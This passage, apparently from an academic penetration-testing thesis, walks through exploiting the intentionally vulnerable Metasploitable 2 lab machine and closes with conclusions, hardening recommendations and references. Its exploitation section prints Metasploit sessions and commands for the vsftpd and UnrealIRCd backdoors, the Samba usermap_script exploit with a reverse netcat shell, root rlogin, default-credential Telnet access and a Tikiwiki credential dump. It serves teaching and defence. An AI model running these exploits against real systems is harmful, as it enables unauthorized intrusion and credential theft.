
#### 4.3.2. Services Enumeration

Identifying running services on specific ports is crucial for successful penetration testing, as it confirms the operating system fingerprint established during reconnaissance.

#### 4.3.3. Identified Vulnerabilities

Port **80** was identified as open and vulnerable.

**Figure 12: Port 80 is Open**



## 4.4. Exploitation

Upon discovering vulnerabilities, the next phase is exploitation. This can conclude the penetration testing process, but deeper exploration may be required depending on the contract scope.

### 4.4.1. Metasploit Framework

The Metasploit Framework is a widely-used tool for penetration testing, allowing the identification and exploitation of security vulnerabilities. Originally developed in Perl, it has since transitioned to Ruby (Cuadra Pacheco, 2012).

#### Weak Passwords: Telnet

A vulnerability in Metasploitable 2 was identified through weak Telnet passwords, allowing access via the username **msfadmin** with the same password.

**Figure 13:** Weak Telnet Password



```

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd vulnerable
msfadmin@metasploitable:~/vulnerable$ ls
mysql-ssl samba tikiwiki twiki20030201
msfadmin@metasploitable:~/vulnerable$

```

#### 4.4.2. Rlogin Attack

Ports **512**, **513**, and **514** are associated with the **r** services, enabling remote access. The **rsh-client** was utilized in the attacking machine to perform a simple attack via port **513** using the following command:

```
sudo rlogin -l root 192.168.139.129
```

This resulted in a successful remote login as root.

**Figure 14:** Rlogin Attack

```

(root@kali)~[/home/kali]
# rlogin -l root 192.168.139.129
Last login: Wed Mar 2 01:41:31 EST 2022 from 192.168.139.128 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# ls
Desktop reset_logs.sh vnc.log
root@metasploitable:~#

```

#### 4.4.3. Backdoor

Port **21** was found to be running vsftpd, which is known to contain a backdoor. This vulnerability was exploited using Telnet.

**Figure 15:** Backdoor Exploitation

```

(root@kali)~[/home/kali]
# telnet 192.168.139.129 21
Trying 192.168.139.129 ...
Connected to 192.168.139.129.
Escape character is '^]'.
220 (vsFTPd 2.3.4)

```

Additionally, Metasploitable 2 was running the Unreal IRCD IRC daemon on port **6667**, which also contained a backdoor. This vulnerability was exploited using Metasploit.

Figure 16: Successful Backdoor Exploitation

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads
-----
#  Name                                     Disclosure Date Rank Check Description
-  -
0  payload/cmd/unix/bind_perl               normal No    Unix Command Shell, Bind TCP (via Perl)
1  payload/cmd/unix/bind_perl_ipv6          normal No    Unix Command Shell, Bind TCP (via perl) IPv6
2  payload/cmd/unix/bind_ruby               normal No    Unix Command Shell, Bind TCP (via Ruby)
3  payload/cmd/unix/bind_ruby_ipv6          normal No    Unix Command Shell, Bind TCP (via Ruby) IPv6
4  payload/cmd/unix/generic                  normal No    Unix Command, Generic Command Execution
5  payload/cmd/unix/reverse                  normal No    Unix Command Shell, Double Reverse TCP (telnet)
6  payload/cmd/unix/reverse_bash_telnet_ssl normal No    Unix Command Shell, Reverse TCP SSL (telnet)
7  payload/cmd/unix/reverse_perl             normal No    Unix Command Shell, Reverse TCP (via Perl)
8  payload/cmd/unix/reverse_perl_ssl         normal No    Unix Command Shell, Reverse TCP SSL (via perl)
9  payload/cmd/unix/reverse_ruby             normal No    Unix Command Shell, Reverse TCP (via Ruby)
10 payload/cmd/unix/reverse_ruby_ssl         normal No    Unix Command Shell, Reverse TCP SSL (via Ruby)
11 payload/cmd/unix/reverse_ssl_double_telnet normal No    Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.139.129
RHOST => 192.168.139.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload/cmd/unix/reverse
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.
```

```
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.139.129
RHOST => 192.168.139.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.139.129:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.139.129:21 - USER: 331 Please specify the password.
[+] 192.168.139.129:21 - Backdoor service has been spawned, handling...
[*] 192.168.139.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.139.128:35379 -> 192.168.139.129:6200) at 2022-03-02 15:55:20 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
```

#### 4.4.4. Samba Exploitation

**Samba** facilitates connectivity between different operating systems. The version running on Metasploitable 2 (3.0.20) is vulnerable to the **CVE-2007-2447** exploit, which allows arbitrary command execution due to a flaw in the `username map script`.

Figure 17: Samba Exploitation



```

[*] Using exploit/multi/samba/usermap_script
msf6 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.139.129
rhosts => 192.168.139.129
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name   | Current Setting | Required | Description                                                                                  |
|--------|-----------------|----------|----------------------------------------------------------------------------------------------|
| RHOSTS | 192.168.139.129 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT  | 139             | yes      | The target port (TCP)                                                                        |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.139.128 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.139.128:4444
[*] Command shell session 1 opened (192.168.139.128:4444 -> 192.168.139.129:45874) at 2022-03-04 14:33:00 -0500

ls
bin
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found

```

#### 4.4.5. Directory Discovery and Tikiwiki Attack

An **Apache** server was identified running on port **80**. To explore hidden directories, the **OWASP DirBuster** tool was employed, revealing several concealed directories.

Figure 18: Tikiwiki Exploitation

```

(root@kali)~# gobuster dir -e -u http://192.168.139.129 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://192.168.139.129
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Expanded: true
[+] Timeout: 10s

2022/03/04 16:15:02 Starting gobuster in directory enumeration mode

http://192.168.139.129/.hta (Status: 403) [Size: 292]
http://192.168.139.129/.htpasswd (Status: 403) [Size: 297]
http://192.168.139.129/.htaccess (Status: 403) [Size: 297]
http://192.168.139.129/cgi-bin/ (Status: 403) [Size: 296]
http://192.168.139.129/dav (Status: 301) [Size: 321] [→ http://192.168.139.129/dav/]
http://192.168.139.129/index.php (Status: 200) [Size: 891]
http://192.168.139.129/index (Status: 200) [Size: 891]
http://192.168.139.129/phpMyAdmin (Status: 301) [Size: 328] [→ http://192.168.139.129/phpMyAdmin/]
http://192.168.139.129/phpinfo.php (Status: 200) [Size: 48041]
http://192.168.139.129/phpinfo (Status: 200) [Size: 48029]
http://192.168.139.129/test (Status: 301) [Size: 322] [→ http://192.168.139.129/test/]
http://192.168.139.129/twiki (Status: 301) [Size: 323] [→ http://192.168.139.129/twiki/]
http://192.168.139.129/server-status (Status: 403) [Size: 301]

2022/03/04 16:15:13 Finished

```



Exploiting Tikiwiki was conducted via Metasploit by searching for available exploits and utilizing the `tikidblib` module. After configuring the necessary options, the attack was executed, yielding the database credentials.

To set the required options, the following command was used:

```
set RHOST 192.168.139.129
```

Following the exploit command, the results showed the database type, name, username, and password.

**Figure 19:** Tikiwiki Exploitation

```
File Actions Edit View Help
msf6 auxiliary(admin/tikiwiki/tikidblib) > set set ACTION Dump
set => ACTION Dump
msf6 auxiliary(admin/tikiwiki/tikidblib) > show options

Module options (auxiliary/admin/tikiwiki/tikidblib):

  Name      Current Setting  Required  Description
  ---      -
  Proxies   192.168.139.129 yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS    80              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using
  RPORT     80              yes       The target port (TCP)
  SSL       false           no        Negotiate SSL/TLS for outgoing connections
  URI       /tikiwiki       yes       Tikiwiki directory path
  VHOST     /tikiwiki       no        HTTP server virtual host

Auxiliary action:

  Name      Description
  ---      -
  Dump     Dump user and password

msf6 auxiliary(admin/tikiwiki/tikidblib) > run
[*] Running module against 192.168.139.129

[*] Establishing a connection to the target ...
[*] Get informations about database ...
[*] Could not obtain informations about database.
[*] Auxiliary module execution completed
msf6 auxiliary(admin/tikiwiki/tikidblib) > use scanner/mysql/mysql_login module
msf6 auxiliary(scanner/mysql/mysql_login) > set rhost 192.168.139.129
rhost => 192.168.139.129
```



## 5. CONCLUSIONS

The assessment revealed that the machine is vulnerable, with multiple open ports potentially allowing unauthorized access. The services running on the system are outdated and present security risks. Additionally, the operating system itself is in need of updates. For instance, port 512 can enable remote access for intruders, highlighting a significant vulnerability. The presence of outdated services contributes to numerous security weaknesses. To enhance system security, it is essential to close unnecessary ports and ensure that all services are updated.

One of the key objectives of this thesis was to review state-of-the-art tools pertaining to web application security. A vast number of vulnerabilities and security flaws exist in applications that operate over the internet. Therefore, developers and testers require a reliable reference to ensure the security of web applications. Currently, OWASP stands out as the leading standard, offering guidelines, recommendations, and tools that are crucial for safeguarding web applications. The vulnerabilities outlined in the OWASP Top 10 represent the most prevalent and critical risks; thus, a comprehensive description of these vulnerabilities and their potential exploitation has been provided. However, it's important to note that the OWASP Top 10 is merely the tip of the iceberg, as new vulnerabilities are continually emerging. Even minor security flaws can lead to significant damage if exploited effectively.

The penetration testing methodology proposed by OWASP is a valid approach that encompasses various types of vulnerabilities. It is recommended that developers and security testers adopt this methodology, tailoring it as necessary for the specific applications under examination. In this case study, vulnerabilities related to authentication and session management were found to be the most common. Weak cryptography and inadequate input validation mechanisms also surfaced as critical security concerns. Furthermore, even minor oversights, such as revealing software version information in error messages, can have serious repercussions. Ultimately, as the saying goes, a chain is only as strong as its weakest link. Regrettably, many companies still neglect software security throughout the software lifecycle, viewing cybersecurity more as a cost than as an investment.

## 6. RECOMMENDATIONS

1. **Use Strong Passwords:** Implement strong passwords that include a combination of uppercase letters, special characters, and a minimum length of 8 characters. This practice significantly reduces the risk of password cracking compared to default passwords.
2. **Regular Updates:** Ensure that the computer is consistently updated with the latest patches and updates. These updates not only enhance functionality but also address bugs and vulnerabilities that could be exploited by attackers.
3. **Employ Secure Shell (SSH):** Utilize Secure Shell (SSH) for remote communications, as it encrypts data transmission between computers. Avoid using Telnet and rlogin protocols, which transmit information in plain text.

4. **Avoid Root Login:** Refrain from logging in directly as the root user unless absolutely necessary. Instead, use the "sudo" command to execute commands that require administrative privileges.
5. **User Activity Monitoring:** For systems with multiple users, it is crucial to collect and analyze user activity and process information. This can help identify and resolve performance or security issues effectively.
6. **Active Firewall Configuration:** Ensure that the system's firewall is active and properly configured. This setup should block any unnecessary open ports and services. If using IPTables, establish rules for both IPv4 and IPv6.
7. **Enforce HTTPS:** Always use HTTPS for web services and ensure that your websites or APIs implement encrypted connections to enhance security.

## REFERENCES

- Al-Ahmad, A. S., Kahtan, H., Hujainah, F., & Jalab, H. A. (2019). Systematic literature review on penetration testing for mobile cloud computing applications. *IEEE Access*, 7, 173524-173540.
- Bhardwaj, A., Shah, S. B. H., Shankar, A., Alazab, M., Kumar, M., & Gadekallu, T. R. (2021). Penetration testing framework for smart contract blockchain. *Peer-to-Peer Networking and Applications*, 14(5), 2635-2650.
- Mendhurwar, S., & Mishra, R. (2021). Integration of social and IoT technologies: Architectural framework for digital transformation and cybersecurity challenges. *Enterprise Information Systems*, 15(4), 565-584.
- McKinnel, D. R., Dargahi, T., Dehghantanha, A., & Choo, K. K. R. (2019). A systematic literature review and meta-analysis on artificial intelligence in penetration testing and vulnerability assessment. *Computers & Electrical Engineering*, 75, 175-188.
- Alhassan, J. K., Misra, S., Umar, A., Maskeliūnas, R., Damaševičius, R., & Adewumi, A. (2018, January). A fuzzy classifier-based penetration testing for web applications. In *International Conference on Information Technology & Systems* (pp. 95-104). Springer, Cham.
- Al Shebli, H. M. Z., & Beheshti, B. D. (2018, May). A study on penetration testing processes and tools. In *2018 IEEE Long Island Systems, Applications and Technology Conference (LISAT)* (pp. 1-7). IEEE.
- Ghanem, M. C., & Chen, T. M. (2020). Reinforcement learning for efficient network penetration testing. *Information*, 11(1), 6.
- Abu-Dabaseh, F., & Alshammari, E. (2018, April). Automated penetration testing: An overview. In *The 4th International Conference on Natural Language Computing* (pp. 121-129). Copenhagen, Denmark.
- van den Hout, N. J. (2019). Standardised penetration testing? Examining the usefulness of current penetration testing methodologies.

Aires Berbigão, F. F. (2019). Integration of intelligence techniques on the execution of penetration tests (IPentest) (Doctoral dissertation).

Casola, V., Benedictis, A. D., Rak, M., & Villano, U. (2020). A methodology for automated penetration testing of cloud applications. *International Journal of Grid and Utility Computing*, 11(2), 267-277.

Alghamdi, A. A. (2021, October). Effective penetration testing report writing. In *2021 International Conference on Electrical, Computer, Communications and Mechatronics Engineering (ICECCME)* (pp. 1-5). IEEE.

Sharma, H. (2020). Exploiting vulnerabilities of Metasploitable 3 (Windows) using Metasploit framework.